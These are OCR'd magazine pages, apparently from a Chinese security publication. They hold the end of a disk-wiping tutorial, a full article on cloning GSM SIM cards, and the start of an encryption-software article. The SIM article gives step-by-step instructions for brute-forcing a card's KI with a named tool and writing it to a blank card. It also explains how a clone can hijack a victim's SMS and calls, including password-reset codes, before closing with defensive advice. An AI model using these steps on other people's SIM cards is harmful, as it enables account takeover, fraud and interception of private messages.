


图15

九、使用Soft191 Shredder清理自由空间

Soft191 Shredder是一款功能强悍的文件删除工具，可以避免别人非法恢复删除的文件，其内置了磁盘自由空间清理功能。在Soft191 Shredder主窗口中点击“Free Space”按钮，在弹出窗口（如图15）中列出所有的磁盘信息，从中勾选需要清理的磁盘，在“Passes when erasing data”栏中设置清理的强度等级（从1到10），一般来说，将其设置为5即可。设置的等级越高，数据清理的就越彻底，但是花费的时间也越多。点击“Options”按钮，在其设置窗口中勾选“Empty Recycle Bin prior to wiping free space”项，表示当执行清理操作之前，先清空回收站中的数据。最后点击“Start”按钮，可以执行磁盘自由空间清理操作，在状态栏中显示清理的进度，在此期间您可以随时点击“Stop”按钮，中止磁盘清理的操作。

浅谈SIM安全应用及防范

乱 雪

一、前言

当今手机通信已经成为主流通信方式，几乎是人手一部手机了。手机也越来越智能化，出现了许多手机方面的安全技术。我们知道，要实现打电话、发短信还需要SIM卡，SIM卡在通信过程中相当于“身份证”，一张卡对应一个号码，手机只不过是SIM卡的载体而已。SIM卡中存储了一些通信过程中的重要信息，有些卡中还存储了联系人和短信，SIM也自带了一种非常简单的处理器，用于完成通信过程中的加密运算。

二、克隆SIM卡

据个人了解，SIM卡克隆技术最先是从台湾引进大陆的，而克隆SIM在国外也有些流行的。SIM克隆指的是通过一个专针对于SIM卡的读卡器，然后读出信息，将关键信息写入在一张支持可读可写的SIM空白卡中即可完成克隆过程（注意我们现在所用的SIM卡布支持可写操作）。看似很简单，似乎就是将电脑里的东西拷贝到U盘这样一个过程，但事实上是比较复杂的，因为SIM卡厂商也肯定意识到这点，不会让你读出某个关键数据，而这个关键数据我们称为KI，用来在通信过程中验证加密。这个我们后面说，先来看下目前市面上常见的SIM读卡器，如图1所示。

图1中是市面上比较常见的两种读卡器，在淘宝以及手机市场之类的地方都可以购买到。图2是我所使用的SIM空白卡，上面印有蝴蝶的图案，大家都称它为“蝴蝶卡”，还有”猴子卡”等命名方式的卡片，之间的最大区别就是容量不同而已。




图1




图2

下图是本人从淘宝上购买来的装备，两张空白的“蝴蝶卡”，一个SIM读卡器，如图3。




图3

上文中说过，理论上我们可以通过读

卡器将相应的信息读取出来，然后写入到一张空白的SIM中即可完成克隆，但实际上并非如此，这点是厂商考虑到的，就好比银行卡一般是无法克隆的。

其实在通讯过程中，我们只需要三个信息即可，IMSI、ICCID和KI。IMSI即“国际移动用户识别码”，用于标示用户；ICCID即“集成电路卡识别码”，用于标示SIM卡；KI是用来加密的，它的用途后面我们说。IMSI和ICCID具体的格式我们不作介绍，有兴趣的读者可以查阅通信方面的书籍，我们只用了解是什么即可。其中最为重要的是、也是整个克隆过程中唯一要解决的就是KI，我们先看看整个通信鉴权过程。

三、GSM鉴权

所谓鉴权，就是指鉴别用户的合法性，在两个人通话或者发送短信之前，是需要用SIM卡中的信息向基站发出鉴别的，确保你的号码是合法的。这里说句题外话，普通手机通信是不与卫星打交道的，网上的一些吹牛的、一些不法骗子的所谓什么卫星定位（有GPS就可以）、卫星监控之类的幌子都只当笑话看看就行了。手机通信直接交互的是基站，手机是如何找到基站的呢？基站其实不停在向外发送广播信息，手机就是接受到广播信息才知道基站的存在，中间其实还有一些较为复杂的过程，就不谈论了。

在与另外一个用户建立通信的时候，需要鉴权，这里以移动来说明。首先移动那边保存了我们SIM卡中的部分信息的，包括KI。在鉴权的时候，首先由基站发送一个随机数，即RAND()给手机，然后SIM卡收到随机数以后，用自身的CPU来做一些算饭，将A3与RAND()加密后返回给基站，基站收到以后，也用同样的KI做相同的运算，如果正确，则是合法用户。之后的通话和短信还分别用A3与RAND()加密后的值再来用A5和A8算法加密。这里很明显可以得出：1)、通信内容是加密处理过的，也就是这不是以前大哥大的年代了，架一根天线就可以听到别人的通话内容了；2)、KI是不在空中传播的，所以通过空中拦截电磁波找KI是不行的；3)、加密是由基站产生的随机数，并且算法是作为国际保密的，教科书和专业书里是没有这类算法的，A3、A5、A8只是一个算法代号，不具体指什么算法。我们知道SIM卡里也有简单的处理器，理论上咱们可以动动电路逻辑来找算法，但实际是不行的。

四、解决KI的问题

但是总有解决的办法，现在已经有很成熟的方法来破解SIM中的KI值了。是通过一定的算法来暴力破解的，所以破解时间有从几十分钟到几天甚至几个星期都可能的，这具体取决于您所使用的卡片的安全系数，咱总结了一下SIM安全性的发展，如下：

1) 2005年上半年之前，那时的卡甚至可以几分钟内就读取出来的，安全性很差。

2) 2005后半年~2009年之前，那时SIM卡安全性依旧不是很高，用一定算法破解出KI也用不了太久，我2008年的卡也就两个小时破解出来了。

3) 2009年10月至今，SIM卡有相应的保护措施，并且有种自我保护的措施，只要破解到一定次数后，会自动毁卡。但是，现在也已经有针对这样卡的破解软件了，只不过不是百分之百成功而已。

一张比指甲盖还大一点的卡片，经过这么多发展，想必是很多读者都不知道的。就好像从Windows 2000到现在Windows7及Windows 2008中，底层的许多安全机制的改进是普通用户所不知道的。

五、克隆的具体实践

上面说了那么多了，该是具体来实践的时候了，读者朋友一定要注意，我这里只是针对移动的SIM卡演示，以下内容不一定适合联通之类的，相关具体内容请网上搜索。克隆SIM卡我们只需要如下几步：

1) 识别你卡的年代，相信大部分读者在几年前就有手机号了，所以你可以自己回忆一下是什么时候办的卡，然后对照上方我总结的三个阶段。还可以取下你的SIM卡，在卡上面有一窜数字，其中第11位和12位就是你卡片的年代了，我的十一位和十二位是“08”，所以是08年的（动感地带卡）。

2) 将SIM卡片正确插入到SIM读卡器中，连入电脑（本人的读卡器请参考图3，以及图2左边的），并且安装SIM读卡器的驱动。如果你是在淘宝上购买的SIM卡，店家一般会送程序以及SIM卡的驱动的。注意我没在Windows7中成功安装驱动，而是在虚拟机中的Windows XP里成功安装了驱动程序。建议读者在Windows XP中完成实验。

3) 在“设备管理器”的COM口中，找到SIM读卡器的COM口，一般是COM3。

4) 运行破解工具，本人所使用的是“SIMMaster 2011”，然后在端口中选择“COM3”，速率一般是“19200”，低于这个速率只有慢速破解了。

5) 如果连接成功，在“连接”按钮旁边有一个“防爆模式”，如果您的卡片是老卡片，可不必选择，这样破解速度会快得多。之后连接，程序界面会显示您卡片的ICCID、IMSI。然后点“开始扫描”即可。

接下来就是漫长的等待，谁也不知道会破解多久，甚至不知道是否成功，更不知道您的卡片是否会被烧毁，请做好最坏的心理准备——包括重新补卡。在破解过程中请不要强行断开读卡器或者强行结束破解程序的进程，如果要关机或者关闭程序，请先停止破解，然后再正常退出程序，再次

打开并且连接此卡时，程序会自动接着上一次进度开始破解。如果成功，结果将是如图4中的，图4中是我成功破解了我的SIM卡中的8组KI值。




图4

从图中我们可以看到，我的卡片一共花费了61025次的尝试才成功，扫速度是每小时44488次（大约值），没有开启防爆模式。之后进行最后一步，写卡，从SIM的大卡片上取出SIM卡片，然后再次插入读卡器，运行卖家提供的对应的写卡软件，然后连接COM3，将ICCID、KI、IMSI依次填入，之后写入到卡里，只要成功了，就可以正常使用这张卡了。如图5：




图5

六、利用克隆卡劫持短信和来电

虽然破解需要数小时，但我们依旧要注意自身卡片的安全，如果被不法份子手持你的卡片几个小时，那么他很可能会成功克隆你的SIM卡。利用克隆过的SIM卡，我们可以成功完成短信和来电的劫持。我们先来谈下两张SIM同时使用，电话和短信应该流入在哪一张卡片的手机里。很多人说是最后开机的那部手机，其实是错的。在通信过程中，我们是和基站建立的单对单的通信，也就是说，谁先和基站建立通信的，最后信息和电话就会流入先建立通信的那一部持卡手机里。而开机的时候手机往往需要向基站注册信息，所以才有了所谓的最后开机的那部收到信息和电话。

我们来模拟这样一个场景：用户A是持卡人，用户A1是不法份子。在夜黑风高的时候，用户A正睡得熟呢，同寝室的用户A1趁他熟睡的几个小时内偷偷取下他的SIM卡，然后在用户A不知不觉中克隆了他的SIM卡。第二天用户A1见用户A正在等待一条有机密信息的短信，于是，用户A1在用户A收到短信之前，利用这张克隆过的卡片偷偷随意拨打了一个号码，比如10086，此时用户A1和基站建立了单对单的通信，刚好机密信息来了，却被用户A1给劫持了。等得焦急万分的用户A打了个电话过去催对方，于是这时用户A又和基站建立了单对单的通信，对方此时重发短信过来，用户A成功收到了，于是他大声欢呼。

克隆卡的危害以及案例我们知道，只要克隆了SIM卡，如果是自己有了两部手机，为了方便切换而克隆，倒是非常方便，本人正是这样做的。但是如果被不法份子克隆以后，危害是很大的，因为这时拿到克隆卡的人完全可以像原本的合法用户那样去使用这张卡，比如手机找回密码、密码保护之类的措施，只要我们最后向基站建立连接，就可以收到一些验证码、重设密码等信息——因为被劫持了。我们甚至还可以消费这张卡里的话费——当然你每个月要是有公司报销话费，两个人用一张卡耗话费也不错。

这里我简单说下两个案例，第一个是，我们见过很多利用克隆技术来行骗的人，声称只要克隆了对方的手机卡，就可以监听对方的短信和电话了。刚才上面已经说了，能做的只是劫持，是不可以监听的！甚至有更搞笑的骗子，只要网上汇几百块钱，然后告诉他手机号码，过几天就寄一份克隆好的卡片给你。这招除非是移动内部人员所为，普通人是根本无法实现的，前面我们破解KI都花了几个小时，更不说告诉对方一个号码就可以完成克隆。第二个例子，现在很多流入市场的所为“黑卡”，就是外面随便买的，不是经过移动营业厅正规办理的卡片，以稍微低的价格买的卡中，有一些正是克隆卡，现在有一种读卡器，不需要将SIM卡从大卡片上拆下，就可以读取并破解，然后再将卡片流入市场并出售，这些不法份子不定期用这些克隆的过的卡片，如果发现卡片已经被启用了，那么就经常发送一些垃圾广告短信，笔者正是受害人之一，针对这样的情况，我们只用去营业厅补办一张卡即可，因为新卡的IMSI是不一样的，并且补卡的时候移动会更新你原本的IMSI，这样克隆卡就没法用了。

七、防范总结

讲了这么多，相信很多读者以前完全没有意识到SIM卡的安全性。讲这么多，我只是想用实例突出SIM的安全性很重要，因为其重要程度不比其他账号的安全性差，很多人在没有实例面前总会认为别人是在空谈理论，给出实例后，可能会让人瞠目结舌。针对SIM卡的安全，个人认为应该非常注意SIM卡不要流入他人之手；另外便是，如果你的卡是很多年前办理的，应该以卡片遗失的借口去移动营业厅花一二十块钱重新补办一张新的卡片，并且养成一两年补办一次的习惯，这样才保证卡片所用的技术是最新的，并且万一不小心被人偷偷克隆过厚，这种方法也可以直接让他的克隆卡失效。本文若有错误，请大家指出，我的电邮是lx@shellcodes.org。

为加密文件巧配“绝密钥匙”

郭建伟

对于加密，恐怕大家都不陌生。不管采用哪一种加密方式，最关键的因素莫过于密码了。为了提高安全性，我们会尽量使用复杂的密码。但是这也会给密码的记忆打来麻烦，一旦忘记了密码，您的秘密就再也无法重见天日了。这的确是让人颇为头痛的问题。其实，我们不妨另辟蹊径，采用无密码的加密方式，不就可以摆脱上述困局了吗？这听起来有些不可思议，借助于SecureCrypt UE这款独特的加密软件，就可以将上述想法变成现实。下载地址：http://www.zencore-softworks.com/download/sc3_setup_2.exe。

